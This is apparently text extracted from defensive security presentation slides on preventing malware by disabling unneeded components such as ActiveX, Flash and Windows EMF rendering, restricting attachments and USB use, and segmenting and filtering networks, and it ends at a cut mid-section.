
- **Good prevention**
- **Visibility**
- **Fast recovery**



Let's talk about prevention



How Malware affects a system



Generic summary:

- **Process is started**



- **Network packet arrives**



- **Payload causes harm**



How to prevent those three steps?



“Process is started” – Prevention



- **Do not start it! ;-)))**
- **Think about it: even better: do not even install it.**
- **Heard before? Sure... but why don't you act on it?**




List of candidates

- **Sun RPC on \$SOME_UNIX_IF_NOT_SOLARIS**
 - **“TCP Small Services” on Windows**
 - **“Bonjour” on MAC ... and Windows**
- Install Bonjour on your Windows PC.
Bonjour's instant networking translates easily to Windows.
[Learn More ▶](#)
- **Yadda yadda yadda ... you all knew that, didn't you?**
 - **All these recommendations base on outdated threat model**
 - Attacks source actively from external system.




But the world has changed

- How does malicious code get executed on systems nowadays?
- Often, user / user process is involved



How malicious code gets on system



Think about it... do you really need (in your Corporate Business)...

- **Javascript?**

- Absolutely! (at least in your browser...)

- **Active-X**

- Depends...

- **Flash**

- Depends even more... remember: it's all about risk!


- **Quicktime**

- Probably not.

- **Javascript in Acrobat Reader**

- Most probably not.

Business impact of
deactivation



Btw, the same approach applies to...

- **Do you really need outgoing FTP access?**
 - For how many users?
- **Do you need to accept ... as mail attachments from \$UNTRUSTED_ENTITIES_SOMEWHERE_IN_THE_WORLD?**
 - .doc / .ppt / .xls
 - .pif
 - .scr / .exe
 - Renamed .EXEs
- **File exchange over USB?**
 - Again: all users? With private USB sticks? Unencrypted?


```
Date: Tue, 18 Dec 2007 19:59:44 +0000 (WET)
From: postmaster@swa.army.mil

You have tried to send a .zip file through the Army Email Network. Per NETCOM 9TH
ASC TECHCON Implementation Memorandum Number 2004-011a archive file types are
blocked(.zip,.rar,etc), but if this is a legitimate file please rename it to .zzz
and resend it.
```



Back to our initial problem

- **Components running (and subsequently being open for exploitation)**
- **What else is there?**
 - (Local) database engines
 - Instant mess. / collaboration stuff
 - Rendering machines



(OS) Rendering machines

Just some examples:

- **Quicktime**
- **Windows GDI Component**



Win GDI – Interesting feature set...



■ Responsible for:

- Rendering of EMF / WMF images
- GDI printing
- OLE
- MS 07-017 “Vulnerabilities in GDI Could Allow Remote Code Execution”
- MS 07-046 “Vulnerability in GDI Could Allow Remote Code Execution”
- MS 08-021 “Vulnerabilities in GDI Could Allow Remote Code Execution”
- MS 08-052 “Vulnerabilities in GDI+ Could Allow Remote Code Execution”
- MS08-071 “Vulnerabilities in GDI Could Allow Remote Code Execution”
- MS 09-006 “Vulnerabilities in Windows Kernel Could Allow Remote Code Execution”



Win GDI - a sore point?!


- MS 07-017
 - “Vulnerabilities in GDI Could Allow Remote Code Execution”
- MS 07-046
 - “Vulnerability in GDI Could Allow Remote Code Execution”
- MS 08-021
 - “Vulnerabilities in GDI Could Allow Remote Code Execution”
- MS 08-052
 - “Vulnerabilities in GDI+ Could Allow Remote Code Execution”
- MS08-071
 - “Vulnerabilities in GDI Could Allow Remote Code Execution”
- MS 09-006
 - “Vulnerabilities in Windows Kernel Could Allow Remote Code Execution”
 - “through the kernel component of GDI”



Example MS 09-006

■ What you might do:

- Perform quick update of all signature files (for 100K machines) of
 - AV1
 - AV2
 - Network IPS
 - Local IPS




■ What you should have done

- Disable EMF rendering (one regkey, could be deployed by GPO)
- Will help in the future, too ;-)




Sorry for bothering you again!

Do you / we really need this???




Got the message?

- **Disabling components (“the preventative approach” ;-)**
might help...
- **But there’s more to come...**




Piece of malware has to arrive over network



- **Access Control**



Piece of malware has to arrive over network




- **Isolation / Segmentation**

- You can't isolate users from performing their business functions




Piece of malware has to arrive over network



- **Filtering**


Step 3, Piece of malware

